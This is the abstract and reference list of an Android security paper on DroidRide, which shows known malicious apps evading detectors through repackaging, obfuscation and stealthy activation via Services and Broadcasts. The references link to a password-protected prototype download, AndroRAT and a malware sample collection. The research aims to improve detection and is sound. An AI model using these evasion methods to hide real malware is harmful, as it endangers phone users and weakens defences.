We have studied resistance of current malware detectors and Android OS to malicious apps. Although new malware detection methods keep advancing, we find that current detectors straggle to integrate sufficient methods. It may be acceptable if this is only because of the hardness for detection to outpace malware evolution. However, even known malicious apps can evade quite a few detectors. Evasion techniques found years ago, such as simple repackaging and obfuscation, can still make malicious apps evade more. Furthermore, repackaging with extracted exploitable code rather than readily available malware samples helps malicious apps discourage signature-based detectors. We also leverage Android OS features like background Service and periodical Broadcast to enable automatic stealthy activation of malicious apps on phones. We implement the preceding findings as DroidRide, using AndroRAT and MIUI Notes as example apps. Based on experiment results, we suggest feasible design enhancements of malware detectors and Android OS.

Acknowledgment

This work is supported in part by the National Science Foundation of China under Grant No. 61402404. We thank CSP Workshop chairs and reviewers for their helpful feedback.

References

[1] "New malware attack through Google Play," http://www.pandasecurity.com/mediacenter/malware/new-malware-attack-through-google-play/.
[2] "Whoa! Nearly 5,000 new Android malware samples discovered each day in Q1 2015," https://www.grahamcluley.com/2015/07/nearly-5000-android-malware/.
[3] Y. Zhou and X. Jiang, "Dissecting android malware: Characterization and evolution," in *IEEE Symposium on Security and Privacy*, 2012, pp. 95–109.
[4] M. Zheng, P. P. Lee, and J. C. Lui, "Adam: an automatic and extensible platform to stress test android anti-virus systems," in *DIMVA*, 2012, pp. 82–101.
[5] V. Rastogi, Y. Chen, and X. Jiang, "Droidchameleon: evaluating android anti-malware against transformation attacks," in *ACM AISACCS*, 2013, pp. 329–334.
[6] "Remote Administration Tool for Android devices," https://github.com/DesignativeDave/androrat.
[7] "MIUI Notes 1.5.1," http://apk.hiapk.com/appinfo/com.xiaomi.notes/11.
[8] P. Faruki, A. Bharmal, V. Laxmi, V. Ganmoor, M. S. Gaur, M. Conti, and M. Rajarajan, "Android security: a survey of issues, malware penetration, and defenses," *IEEE Communications Surveys & Tutorials*, vol. 17, no. 2, pp. 998–1022, 2015.
[9] D. J. Tan, T.-W. Chua, V. L. Thing *et al.*, "Securing android: a survey, taxonomy, and challenges," *ACM Computing Surveys*, vol. 47, no. 4, p. 58, 2015.
[10] "Virustotal," https://www.virustotal.com/.
[11] "2011 Mobile Threats Report," https://www.juniper.net/us/en/local/pdf/additional-resources/jnpr-2011-mobile-threats-report.pdf.
[12] "App Annie 2015 Retrospective - Monetization Opens New Frontiers," http://go.appannie.com/report-app-annie-2015-retrospective.
[13] "A brief history of Android phones," http://www.cnet.com/news/a-brief-history-of-android-phones/.
[14] "One Year Of Android Malware (Full List)," http://www.hackmageddon.com/2011/08/11/one-year-of-android-malware-full-list/.
[15] "The (very) short list of who's making money from Android," https://www.androidpit.com/who-is-making-money-from-android.
[16] "Security Enhancements in Android 4.4," https://source.android.com/security/enhancements/enhancements44.html.
[17] L. Xing, X. Pan, R. Wang, K. Yuan, and X. Wang, "Upgrading your android, elevating my malware: Privilege escalation through mobile os updating," in *IEEE Symposium on Security and Privacy*, 2014, pp. 393–408.
[18] M. Grace, Y. Zhou, Q. Zhang, S. Zou, and X. Jiang, "Riskranker: scalable and accurate zero-day android malware detection," in *ACM MobiSys*, 2012, pp. 281–294.
[19] J. Kim, Y. Yoon, K. Yi, J. Shin, and S. Center, "Scandal: Static analyzer for detecting privacy leaks in android applications," 2012.
[20] Y. Zhou, Z. Wang, W. Zhou, and X. Jiang, "Hey, you, get off of my market: Detecting malicious apps in official and alternative android markets." in *NDSS*, 2012.
[21] Z. Qu, V. Rastogi, X. Zhang, Y. Chen, T. Zhu, and Z. Chen, "Autocog: Measuring the description-to-permission fidelity in android applications," in *ACM CCS*, 2014, pp. 1354–1365.
[22] K. Tam, S. J. Khan, A. Fattori, and L. Cavallaro, "Copperdroid: Automatic reconstruction of android malware behaviors," in *NDSS*, 2015.
[23] V. Rastogi, Z. Qu, J. McClurg, Y. Cao, and Y. Chen, "Uranine: Real-time privacy leakage monitoring without system modification for android," in *SecureComm*, 2015, pp. 256–276.
[24] W. Enck, P. Gilbert, B.-G. Chun, L. P. Cox, J. Jung, P. McDaniel, and A. N. Sheth, "Taintdroid: An information-flow tracking system for realtime privacy monitoring on smartphones," in *USENIX OSDI*, 2010, pp. 393–407.
[25] "Google Plays Bouncer Can't Detect Dendroid Malware," http://www.knowyourmobile.com/mobile-phones/malware/21952/google-plays-bouncer-cant-detect-dendroid-malware.
[26] V. Rastogi, Y. Chen, and X. Jiang, "Catch me if you can: Evaluating android anti-malware against transformation attacks," *IEEE Transactions on Information Forensics and Security*, vol. 9, no. 1, pp. 99–108, 2014.
[27] "Obfuscation in Android malware, and how to fight back," https://www.virusbulletin.com/virusbulletin/2014/07/obfuscation-android-malware-and-how-fight-back.
[28] "Collection of android malware samples," https://github.com/ashishb/android-malware.
[29] S. Demetriou, W. Merrill, W. Yang, A. Zhang, and C. A. Gunter, "Free for all! assessing user data exposure to advertising libraries on android," in *NDSS*, 2016.
[30] "Xiaomi Beats Huawei to Top Chinese Smartphone Market in 2015: Report," http://bit.ly/1RBnfrd.
[31] S. Hanna, L. Huang, E. Wu, S. Li, C. Chen, and D. Song, "Juxtapp: A scalable system for detecting code reuse among android applications," in *DIMVA*, 2012, pp. 62–81.
[32] "ProGuard," http://proguard.sourceforge.net/.
[33] "Services," https://developer.android.com/guide/components/services.html.
[34] "DroidRide Protyotype. (download password: xo87)," http://pan.baidu.com/s/1i56QNL7.
[35] "DexGuard," https://www.guardsquare.com/dexguard.
[36] S. Arzt, S. Rasthofer, C. Fritz, E. Bodden, A. Bartel, J. Klein, Y. Le Traon, D. Octeau, and P. McDaniel, "Flowdroid: Precise context, flow, field, object-sensitive and lifecycle-aware taint analysis for android apps," in *ACM SIGPLAN Notices*, vol. 49, no. 6, 2014, pp. 259–269.
[37] L. K. Yan and H. Yin, "Droidscope: seamlessly reconstructing the os and dalvik semantic views for dynamic android malware analysis," in *USENIX Security*, 2012, pp. 569–584.
[38] "ProGuard Manual," https://stuff.mit.edu/afs/sipb/project/android/sdk/android-sdk-linux/tools/proguard/docs/index.html#manual/introduction.html.
[39] "Broadcast Receivers," https://developer.android.com/guide/topics/manifest/receiver-element.html?hl=zh-tw.
[40] "DroidRide Demo," https://www.youtube.com/watch?v=uGEcL9jT-a4.
[41] J. Crussell, C. Gibler, and H. Chen, "Andarwin: Scalable detection of semantically similar android applications," in *ESORICS*, 2013, pp. 182–199.